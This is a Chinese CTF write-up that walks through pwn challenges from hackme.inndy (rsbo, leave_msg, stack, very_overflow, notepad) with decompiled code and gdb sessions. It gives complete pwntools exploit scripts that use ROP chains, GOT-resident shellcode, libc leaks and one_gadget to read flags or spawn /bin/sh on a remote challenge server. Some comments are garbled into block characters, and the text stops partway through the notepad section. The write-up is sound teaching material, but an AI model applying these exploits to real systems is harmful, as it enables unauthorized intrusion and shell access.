hackme.inndy之pwn（下）

23R3F / 2018-12-25 12:59:00 / 浏览数 2764 安全技术 CTF 顶(0) 踩(0)

接着上一篇，我们继续来看看hackme.inndy中的骚pwn题

rsbo1、2

```
Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX enabled***
   PIE:      No PIE (0x8048000)
```

这两题的文件都一样的，只不过cat到的flag不同

主要的漏洞点出在这里：

```
{
  int v3; // eax
  char buf[80]; // [esp+10h] [ebp-60h]
  int v6; // [esp+60h] [ebp-10h]
  int v7; // [esp+64h] [ebp-Ch]
  int v8; // [esp+68h] [ebp-8h]
  int i; // [esp+6Ch] [ebp-4h]

  alarm(0x1Eu);
  init();
  v8 = read_80_bytes(buf);
  for ( i = 0; i < v8; ++i )
  {
    v3 = rand();
    v7 = v3 % (i + 1);
    v6 = buf[i];
    buf[i] = buf[v3 % (i + 1)];
    buf[v7] = v6;
  }
  write(1, buf, v8);
  return 0;
}
```


解法做法有很多，

第一种做法是，利用open，read，write函数把/home/ctf/flag中的flag打印出来

第二种是直接getshell，得到/home/ctf/flag的flag和/home/ctf/flagxxxxxxxx的flag（分别对应rsbo1和rsbo2的flag）

用第一种方法的话

exp是这样的：

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context.log_level="debug"
#p = process('./rsbo1')
p = remote('hackme.inndy.tw', 7706)
elf = ELF('./rsbo1')

start = 0x08048490
open_plt = elf.symbols['open']
read_plt = elf.symbols['read']
write_plt = elf.symbols['write']
log.info("open_plt -->[%s]"%hex(open_plt))
log.info("read_plt -->[%s]"%hex(read_plt))
log.info("read_plt -->[%s]"%hex(write_plt))
bss = elf.bss()
offset = 108
flag_add = 0x80487d0

payload = '\x00'*offset + p32(open_plt) + p32(start) + p32(flag_add)  + p32(0)
p.send(payload)
payload1 = '\x00'*offset + p32(read_plt) + p32(start) + p32(0x3) + p32(bss) + p32(0x60)
p.send(payload1)
payload2 = '\x00'*offset + p32(write_plt) +p32(0xdeadbeef) + p32(1) + p32(bss) + p32(0x60)
p.send(payload2)

p.interactive()
```

这里有几点需要注意的：

- 程序中flag的路径是/home/ctf/flag，但我们本地是没有的，需要自己创建或者打path修改
- 注意fd = 0时代表标准输入stdin，1时代表标准输出stdout，2时代表标准错误stderr，3~9则代表打开的文件，这里我们只打开了一个文件，那么fd就是3
- 在栈溢出填充ret_addr的时候，不能用main作为返回地址，要用start才能成功
- 在填充垃圾字符串的时候，用\x00为了覆盖v8，绕过for循环，否则我们构造的rop链就会被破坏

用第二种方法一起搞定rsbo12的话，就需要直接getshell

getshell的话也有多种做法

下面这种是最简单的，直接用多次返回start，调用函数进行getshell

但这个问题就是，本地怎么打都不通，远程一打就通，醉了醉了

exp如下：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="i386",log_level = "debug")

ip =""#hackme.inndy.tw
if ip:
   p = remote(ip,7706)
else:
   p = process("./rsbo1")

elf = ELF("./rsbo1")
libc = ELF("./libc-2.23.so.i386")
#libc = elf.libc
#------------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
```

```
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-----------------------------------
write_plt = elf.plt["write"]
write_got = elf.got["write"]
read_plt = elf.plt["read"]
read_got = elf.got["read"]
bss =elf.bss()
write_libc = libc.symbols["write"]
start = 0x08048490
binsh_libc= libc.search("/bin/sh").next()
log.info("bss--->"+hex(bss))

payload ="\x00"*108+p32(write_plt)+p32(start)+p32(1)+p32(read_got)+p32(4)

sd(payload)
read = u32(p.recv(4))
log.info("read--->"+hex(read))

libc_base = read - libc.symbols["read"]
system_addr = libc_base +libc.symbols["system"]
sleep(0.5)

payload2 = "\x00" * 108 + p32(read) + p32(start) + p32(0) + p32(bss) + p32(9)
payload3 = "\x00" * 108 + p32(system_addr) + p32(start) + p32(bss)

sd(payload2)
sl("/bin/sh\0")
sd(payload3)
getshell()
```

第二种方法就是用栈迁移和_dl_runtime_resolve的方法，有的大佬用的是这种方法，网上搜一下应该能找到的

ps:寻找常用rop gadget 的命令：

```
'''
ROPgadget --binary ./rsbo1 --only "mov|xor|pop|ret|call|jmp|leave" --depth 20
Gadgets information
============================================================
0x080483b0 : call 0x80484c6
0x080484f6 : call eax
0x08048533 : call edx
0x08048883 : jmp dword ptr [ebx]
0x080484f8 : leave ; ret
0x080481a8 : mov ah, 0xfe ; ret
0x08048557 : mov al, byte ptr [0xc9010804] ; ret
0x080484f3 : mov al, byte ptr [0xd0ff0804] ; leave ; ret
0x08048530 : mov al, byte ptr [0xd2ff0804] ; leave ; ret
0x08048554 : mov byte ptr [0x804a040], 1 ; leave ; ret
0x08048528 : mov dword ptr [esp + 4], eax ; mov dword ptr [esp], 0x804a040 ; call edx
0x08048578 : mov dword ptr [esp], 0x8049f10 ; call eax
0x080484ef : mov dword ptr [esp], 0x804a040 ; call eax
0x0804852c : mov dword ptr [esp], 0x804a040 ; call edx
0x0804872e : mov eax, 0 ; leave ; ret
0x080484c0 : mov ebx, dword ptr [esp] ; ret
0x0804879f : pop ebp ; ret
0x0804879c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080483cd : pop ebx ; ret
```

```
0x0804879e : pop edi ; pop ebp ; ret
0x0804879d : pop esi ; pop edi ; pop ebp ; ret
0x080481aa : ret
0x08048608 : ret 0xd089
0x0804850e : ret 0xeac1

Unique gadgets found: 24

'''
```

leave_msg

```
Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    Canary found****
   NX:       NX disabled
   PIE:      No PIE (0x8048000)
   RWX:      Has RWX segments****
```

这题算是有点骚东西的题吧，首先他有几个段是有rwx权限的，首先可能想到的是会用到shellcode

主要就只分析main函数就行了：

```
int __cdecl main()
{
 int v0; // eax
 signed int i; // [esp+4h] [ebp-424h]
 int index; // [esp+8h] [ebp-420h]
 char nptr; // [esp+Ch] [ebp-41Ch]
 char buf; // [esp+1Ch] [ebp-40Ch]
 char v6; // [esp+24h] [ebp-404h]
 unsigned int v7; // [esp+41Ch] [ebp-Ch]

 v7 = __readgsdword(0x14u);
 setbuf(stdout, 0);
 setbuf(stdin, 0);
 while ( 1 )
 {
   v0 = num++;
   if ( v0 > 2 )//■■■■■■
     break;
   puts("I'm busy. Please leave your message:");
   read(0, &buf, 0x400u);
   puts("Which message slot?");
   read(0, &nptr, 0x10u);
   index = atoi(&nptr);
   if ( strlen(&buf) > 8 )//strlen■■■■\0■■■■■■■■■■■■■\0■■
   {
     puts("Message too long, truncated.");
     v6 = 0;
   }
   if ( index <= 64 && nptr != '-' )
      //atoi■■■■index■■■■■■■■■■■■“ -x”■
      //atoi■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
     list[index] = strdup(&buf);
     //strdup■■■■■■■■■■buf■■■■■■■■buf■■■■■■■■
     //■■■■■■■■■■list[index]
   else
     puts("Out of bound.");
 }
 puts("Here is your messages:");
 for ( i = 0; i <= 63; ++i )
 {
   if ( list[i] )
     printf("%d: %s\n", i, list[i]);
 }
 puts("Goodbye");
 return 0;
}
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 0x8048000  0x8049000 r-xp     1000 0      /home/zeref/CTF/hackme/pwn/leave_msg
 0x8049000  0x804a000 r-xp     1000 0      /home/zeref/CTF/hackme/pwn/leave_msg
 0x804a000  0x804b000 rwxp     1000 1000   /home/zeref/CTF/hackme/pwn/leave_msg
 0x8219000  0x823a000 rwxp    21000 0      [heap]
0xf7526000 0xf7527000 rwxp     1000 0
0xf7527000 0xf76d7000 r-xp   1b0000 0      /lib/i386-linux-gnu/libc-2.23.so
0xf76d7000 0xf76d9000 r-xp     2000 1af000 /lib/i386-linux-gnu/libc-2.23.so
0xf76d9000 0xf76da000 rwxp     1000 1b1000 /lib/i386-linux-gnu/libc-2.23.so
0xf76da000 0xf76dd000 rwxp     3000 0
0xf76f7000 0xf76f8000 rwxp     1000 0
0xf76f8000 0xf76fa000 r--p     2000 0      [vvar]
0xf76fa000 0xf76fc000 r-xp     2000 0      [vdso]
0xf76fc000 0xf771f000 r-xp    23000 0      /lib/i386-linux-gnu/ld-2.23.so
0xf771f000 0xf7720000 r-xp     1000 22000  /lib/i386-linux-gnu/ld-2.23.so
0xf7720000 0xf7721000 rwxp     1000 23000  /lib/i386-linux-gnu/ld-2.23.so
0xff90b000 0xff92c000 rwxp    21000 0      [stack]
```


由此可以见，0x804a000--0x804b000居然是可以执行的，这里有个骚的地方是，可以在got表写入可执行的代码，在调用某个函数的时候就可以间接执行你的shellcode，

这题的思路是这样的：

1、由于存在数组负数越界，就可以往got表修改内容，将got表改成一段汇编指令

2、由于可以绕过8字节检查，通过添加\0把shellcode写进栈里面

3、通过got表中的汇编指令，执行shellcode

首先构造一个输入：`"a"*8+"\x00"+"b" * 8`

这样可以让"a"*8被存入puts的got表中，同时绕过八个字节长度的限制，将"b" * 8写入栈中

接下来就是调试，我们需要调试出"b" 8到esp的距离，从而写一条这样的指令*add esp,xxx;jmp esp;*让程序的执行流程到"b" 8的地方

在第一次输入后的，再第二次call puts函数前下个断点：0x0804861d

```
text:08048615 ; ---------------------------------------------
text:08048615 ; 18:     puts("I'm busy. Please leave your mes
text:08048615
text:08048615 loc_8048615:                                ; CODE
text:08048615                 sub     esp, 0Ch
text:08048618                 push    offset s            ; "I'm
text:0804861D                 call    _puts
text:08048622 ; 19:     read(0, &buf, 0x400u);
text:08048622                 add     esp, 10h
text:08048625                 sub     esp, 4
text:08048628                 push    400h                ; nbyte
text:0804862D                 lea     eax, [ebp+buf]
text:08048633                 push    eax                 ; buf
text:08048634                 push    0                   ; fd
text:08048636                 call    _read
text:0804863B ; 20:     puts("Which message slot?");
text:0804863B                 add     esp, 10h
```


在此处下断点，可以得到我们想要看到的栈布局，从而计算出字符串离esp的偏移

si进入call puts：

这里我们就可以看到：输入的字符串离esp的偏移是0x30，如果puts的got表中的内容是`add esp,0x30;jmp esp;`那么这里call puts的时候就会直接执行这条语句，导致esp的位置指向输入字符串buf的位置

要指向shellcode的话就往下移动 len(jump)+1，就可以指向shellcode了

这题的主要难点应该是需要绕过平常做题的思维局限，got不一定得写地址，在特定的条件下还能写shellcode进行执行，另外就是调试的要熟练，才能找出0x30的偏移

exp：

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./leave_msg"
context.binary=bin_elf
elf = ELF(bin_elf)
libc = ELF("./libc-2.23.so.i386")

if sys.argv[1] == "r":
   p = remote("hackme.inndy.tw",7715)
elif sys.argv[1] == "l":
   p = process(bin_elf)
#-----------------------------------
def sl(s):
```

```
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(p,a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,'')

def getshell():
   p.interactive()
#-------------------------------------
shellcode = asm(shellcraft.sh())
jump = asm("add esp,0x36;jmp esp;")

sda(p,"I'm busy. Please leave your message:\n",jump+"\x00"+shellcode)
sda(p,"Which message slot?"," -16")

getshell()
```

stack

```
Arch:     i386-32-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      PIE enabled
```

这保护全开，有点少见

这是一个模拟栈的pop和push操作的程序：

主要用到的就是pop函数和push函数：

```
int __cdecl stack_pop(_DWORD *a1)
{
 *a1 += &unk_1FBF + 0xFFFFE040;
 return *(&dword_1FC4[-2032] + &a1[*a1]);
}

int __cdecl stack_push(int *a1, int a2)
{
 int result; // eax

 result = *a1;
 *a1 += &(&GLOBAL_OFFSET_TABLE_)[-0xFEu] - 0xFFFFFFFF;
 a1[result + 1] = a2;
 return result;
}
```

但是反编译出来的东西有点迷，不太助于分析，直接看汇编：

```
.text:00000717                 public stack_pop
.text:00000717 stack_pop       proc near               ; CODE XREF: main+10C↓p
.text:00000717
.text:00000717 arg_0           = dword ptr  8
.text:00000717
.text:00000717 ; __unwind {
```

```
.text:00000717                 push    ebp
.text:00000718                 mov     ebp, esp
.text:0000071A ; 2:   *a1 += &unk_1FBF + 0xFFFFE040;
.text:0000071A                 call    __x86_get_pc_thunk_ax
.text:0000071F                 add     eax, 18A1h
.text:00000724                 mov     eax, [ebp+arg_0]
.text:00000727                 mov     eax, ds:(_GLOBAL_OFFSET_TABLE_ - 1FC0h)[eax]
.text:00000729                 lea     edx, (unk_1FBF - 1FC0h)[eax]
.text:0000072C                 mov     eax, [ebp+arg_0]
.text:0000072F                 mov     ds:(_GLOBAL_OFFSET_TABLE_ - 1FC0h)[eax], edx
.text:00000731 ; 3:   return *(&dword_1FC4[-2032] + &a1[*a1]);
.text:00000731                 mov     eax, [ebp+arg_0]
.text:00000734                 mov     edx, ds:(_GLOBAL_OFFSET_TABLE_ - 1FC0h)[eax]
.text:00000736                 mov     eax, [ebp+arg_0]
.text:00000739                 mov     eax, ds:(dword_1FC4 - 1FC0h)[eax+edx*4]
.text:0000073D                 pop     ebp
.text:0000073E                 retn
.text:0000073E ; } // starts at 717
.text:0000073E stack_pop       endp

---------------------------------------------------------------

.text:000006F0                 public stack_push
.text:000006F0 stack_push      proc near               ; CODE XREF: main+DC↓p
.text:000006F0
.text:000006F0 arg_0           = dword ptr  8
.text:000006F0 arg_4           = dword ptr  0Ch
.text:000006F0
.text:000006F0 ; __unwind {
.text:000006F0                 push    ebp
.text:000006F1                 mov     ebp, esp
.text:000006F3 ; 4:   result = *a1;
.text:000006F3                 call    __x86_get_pc_thunk_ax
.text:000006F8                 add     eax, 18C8h
.text:000006FD                 mov     eax, [ebp+arg_0]
.text:00000700                 mov     eax, ds:(_GLOBAL_OFFSET_TABLE_ - 1FC0h)[eax]
.text:00000702 ; 5:   *a1 += &(&GLOBAL_OFFSET_TABLE_)[-0xFEu] - 0xFFFFFFFF;
.text:00000702                 lea     ecx, (_GLOBAL_OFFSET_TABLE_+1 - 1FC0h)[eax]
.text:00000705                 mov     edx, [ebp+arg_0]
.text:00000708                 mov     [edx], ecx
.text:0000070A ; 6:   a1[result + 1] = a2;
.text:0000070A                 mov     edx, [ebp+arg_0]
.text:0000070D                 mov     ecx, [ebp+arg_4]
.text:00000710                 mov     [edx+eax*4+4], ecx
.text:00000714 ; 7:   return result;
.text:00000714                 nop
.text:00000715                 pop     ebp
.text:00000716                 retn
.text:00000716 ; } // starts at 6F0
.text:00000716 stack_push      endp
```

pop函数中：`mov ds:(_GLOBAL_OFFSET_TABLE_ - 1FC0h)[eax], edx` 可以发现pop函数在进行操作的时候，实际上是以edx的值为基准的

在push函数中：`mov [edx+eax*4+4], ecx`,同样的，push操作也是和edx有关

进行gdb调试看看到底是怎么样：

在进入pop函数前下断点`.text:00000717 push ebp`

可以发现，【eax-1】是代表了进行pop操作的下标-1，而下标索引值又赋值给了edx，最后edx又存到了【eax】的地方：

由此可见，0xfffc7548存着索引的值

si一步步执行

继续跟进，看看执行push函数的时候发生了什么

在进入push函数前下断点：`.text:000006F0 push ebp`

同样的对下标进行了+1的操作，接着ecx存储着索引，ecx为1，接着会发现，ebp+0xc的位置的值竟然被赋值给了ecx，接着ecx就被赋值到了【edx+eax*4+4】的地方去

而【edx+eax*4+4】的地址恰好就是0xfffc7548！也就是说pop和push函数用的下标索引的地址是同一个，那么

如果先pop一下，再push(n),再一次pop的时候，就能把下标为n的地方的内容给pop出来

改变了pop和push的索引基准，之后的每一次pop或者push，都会在n的基础上进行

接下来的利用思路就简单了，就是找到这个n，把main函数的ret地址给pop出来，泄漏一波得到libc的偏移，从而可以得到onegadget地址，接着再push(onegadget)把ma

那么怎么找到这个n的具体的值？

在main函数的结尾处的`.text:00000916 retn`下一个断点，来看看main将要结束时候的栈布局

发现，main在退出的时候，返回地址是0xfffc76bc

从而算出：

0xfffc76bc-0xfffc7548 = 0x174

0x174/4 = 0x5d

那么这个n就是0x5d，也就是93了

接下来的操作就是首先pop()一下，push(93),pop()一下泄漏出__libc_start_main+247的地址，从而得到libc基址

，也就能求出onegadget，这时在push(onegadget)，然后输入x退出程序就能getshell了

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
from os import *
context.log_level = "debug"
bin_elf = "./stack"
context.binary=bin_elf
elf = ELF(bin_elf)
libc = ELF("./libc-2.23.so.i386")
#libc = elf.libc

if sys.argv[1] == "r":
   p = remote("hackme.inndy.tw",7716)
elif sys.argv[1] == "l":
   p = process(bin_elf)
#------------------------------------
def sl(s):
   return p.sendline(s)
```

```
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(p,a,s):
   return p.sendafter(a,s)
def debug(addr,PIE=False):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
       gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(p,"b *{}".format(hex(addr)))

def getshell():
   p.interactive()
#-------------------------------------------

def push(num):
   ru("Cmd >>\n")
   sl("i "+str(num))

def pop():
   ru("Cmd >>\n")
   sl("p")
   ru("Pop -> ")
   val=ru('\n')[:-1]
   print val
   print "pop-->"+hex(int(val)&0xffffffff)
   return int(val)&0xffffffff

def exit():
   p.sendline('x')

#gdb.attach(p)
pause()

pop()
push('93')

libc_base=pop()-libc.symbols['__libc_start_main']-247
one = libc_base+0x5fbc5#■■■:0x5faa5
push(str(one- (1<<32)))
ru("Cmd >>\n")
sl("x")

getshell()
```

这题的重点还是在于调试，跟着汇编看流程，做这题深刻意识到了IDA不是万能的，反编译出来的汇编指令跟gdb动态调试的居然会不同orz

very_overflow

```
Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

只开了个nx,看到这熟悉的菜单选择功能，还以为是一道堆的题目，但实际上不是，是一个在栈上操作一个结构体的题

```
void vuln()
{
 NOTE buffer[128]; // [esp+1Ch] [ebp-420Ch]
 int loop_switch; // [esp+421Ch] [ebp-Ch]

 loop_switch = 1;
 memset(buffer, 0, 0x4200u);
 while ( loop_switch )
 {
   switch ( choose() )
   {
     case 1:
       add_note(buffer);
       break;
     case 2:
       edit_note(buffer);
       break;
     case 3:
       show_note(buffer);
       break;
     case 4:
       dump_notes(buffer);
       break;
     case 5:
       loop_switch = 0;
       break;
     default:
       puts("Invalid option!");
       break;
   }
 }
}
```

结构体：

```
struct NOTE {
   struct NOTE* next;//■■■■■note
   char         data[128];
};
```

这个结构体在栈上面分布，由于没有限制note的数量，一开始的想法是想疯狂add，一直爆到他栈底的返回地址附近，但发现栈的大小是0x420c，这就太大了，不好操作

```
-0000420D                       db ? ; undefined
-0000420C buffer                NOTE 128 dup(?)
-0000000C loop_switch           dd ?
-00000008                       db ? ; undefined
-00000007                       db ? ; undefined
-00000006                       db ? ; undefined
-00000005                       db ? ; undefined
-00000004                       db ? ; undefined
-00000003                       db ? ; undefined
-00000002                       db ? ; undefined
-00000001                       db ? ; undefined
+00000000 s                     db 4 dup(?)
+00000004 r                     db 4 dup(?)
+00000008
```

add（“aa”）一下，随便添加一个note，进入gdb看看情况

通过show（0）的功能，可以看到note的next，也就可以泄漏出note结构体的存储地址

```
pwndbg> x/20wx 0xffe8b514-0x20
0xffe8b4f4:     0x00000000      0x00004200      0x00000000      0x00000000
0xffe8b504:     0x00000000      0x00000000      0xffe8b514      0x000a6161
0xffe8b514:     0x00000000      0x00000000      0x00000000      0x00000000
0xffe8b524:     0x00000000      0x00000000      0x00000000      0x00000000
0xffe8b534:     0x00000000      0x00000000      0x00000000      0x00000000
```

这里可以看到我们创建的第一个note在栈里面的情况，首先存储了next，接着就是data的内容，而根据next的计算方法：`node->next = (node + strlen(node->data) + 5)`


可以看到note0的next是0xffe8b514，刚刚好指向了data后面的一个字的位置

又根据程序的edit函数：

```
void __cdecl edit_note(NOTE *node)
{
 int v1; // ST04_4
 NOTE *nodea; // [esp+30h] [ebp+8h]

 printf("Which note to edit: ");
 v1 = read_integer();
 nodea = find_node_by_id(node, v1);
 if ( nodea )
 {
   printf("Your new data: ");
   fgets(nodea->data, 128, stdin);
   puts("Done!");
 }
}
```

发现可以溢出修改note0的data，从而可以修改note0的next所指向的地方，这样一来也就可以自己伪造note了

接下来再看看，note0往下0x4200位置的地方是什么东西：



可以看到，这下面就是main函数的返回地址，这样一来利用的思路就很清晰了，先通过伪造note，把next一直指向到__libc_start_main+247，然后通过show，把他的

接着再使得next指向(__libc_start_main+247)-0x8的位置，这时再添加新的note，就会改变__libc_start_main+247的值（改为onegadget），在程序正常退出

这里有个小细节需要注意的：

show函数是根据id来show出内容的，因此需要注意得看dump函数中的id，以确定需要泄漏的note在哪个位置

而add函数则是 通过node->next和 node->data[0]来添加新的note的

exp如下：

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./very_overflow"
context.binary=bin_elf
elf = ELF(bin_elf)
libc = ELF("./libc-2.23.so.i386")
#libc = elf.libc

if sys.argv[1] == "r":
   p = remote("hackme.inndy.tw",7705)
elif sys.argv[1] == "l":
   p = process(bin_elf)
#-----------------------------------
def sl(s):
   return p.sendline(s)
```

```
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(p,a,s):
   return p.sendafter(a,s)

def getshell():
   p.interactive()
#-----------------------------------

def add(contant):
   sla(p,"Your action: ","1")
   sla(p,"Input your note: ",contant)
def edit(index,contant):
   sla(p,"Your action: ","2")
   sla(p,"Which note to edit: ",str(index))
   sla(p,"Your new data: ",contant)
def show(index):
   sla(p,"Your action: ","3")
   ru("Which note to show: ")
   sl(str(index))

def show_all():
   sla(p,"Your action: ","4")


gdb.attach(p)
pause()

add("aa")
show(0)
ru("Next note: 0x")
note = int(p.recv(8),16)
print "next note is-->",hex(note)
pause()

edit(0,"a"*4+p32(note+0x4200-0x20))

pause()

add("b"*2)
pause()
edit(2,"b"*4+p32(note+0x4200-0x20+0x40+8))
pause()

show(4)
ru("Next note: 0x")
libc_main = int(p.recv(8),16)
libc_base= libc_main-0x18637
#■■■■■■■■■■■■■■■■■■■■__libc_start_main_ret
#■libc.symbols■■■■■■■■
#■libcdatabase■■■■■■■■0x18637■■■

one = libc_base+0x5fbc5#■■■:0x5faa5,■■:0x5fbc5
print "onegadget---->",hex(one)
print "libc_base-->",hex(libc_base)
pause()
edit(2,"b"*4+p32(note+0x4200-0x20+0x40))
```

```
pause()
add(p32(one)*2)

sla(p,"Your action: ","5")

getshell()
```

做完这题后去查了别的师傅的wp，发现他们的做法都不一样，有的是改got表的操作，有的是return2dl_resolve的操作，真是太秀了,他们的wp在网上搜一下也很容易找到

notepad

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

常规保护机制nx+canary

这是一道堆漏洞利用的题目，题目逻辑略显复杂，但大部分都是花里胡哨的没用的逻辑，进去会先看到一个菜单，直接进入notepad进行分析，其他的都是没用的

首先看这个

```
int notepad_new()
{
 char *v1; // eax
 char *v2; // ST1C_4
 char **v3; // [esp+4h] [ebp-14h]
 signed int n; // [esp+8h] [ebp-10h]

 v3 = notepad_find_slot();
 if ( !v3 )
   return puts("space is full");
 printf("size > ");
 n = readint();
 if ( n <= 0 || n > 0x400 )
   return puts("invalid size");
 v1 = malloc(n + 16);
 v2 = v1;
 *(v1 + 3) = n;
 *(v1 + 2) = 1;
 *v1 = notepad_show;
 *(v1 + 1) = notepad_destory;
 printf("data > ");
 fgets(v2 + 16, n, stdin);
 *v3 = v2;
 return printf("your note id is %d\n", (v3 - notes) >> 2);
}
```

可以看到，new函数，可以分配0x10~0x410大小的chunk，在chunk中有以下结构：

```
struct note{
   notepad_show *notepad_show;//■■■■■■■■■■■■■■■■■chunk
   notepad_destroy *notepad_destroy;//■■■■■■■■■■■■■■■data
   int flags;//■■■■■■■■■■open■■■■■
   int n;//data■■■■■■
   data[n]//note■■■■
}
```

这个程序大量使用了函数指针的方式，这就有可能造成函数指针窜用的漏洞

继续看open函数：

```
unsigned int notepad_open()
{
 int v0; // ST1C_4
 int *v2; // [esp+4h] [ebp-1024h]
 int v3; // [esp+8h] [ebp-1020h]
 const char *v4; // [esp+10h] [ebp-1018h]
 const char *v5; // [esp+14h] [ebp-1014h]
```

```
 int v6; // [esp+18h] [ebp-1010h]
 char s; // [esp+1Ch] [ebp-100Ch]
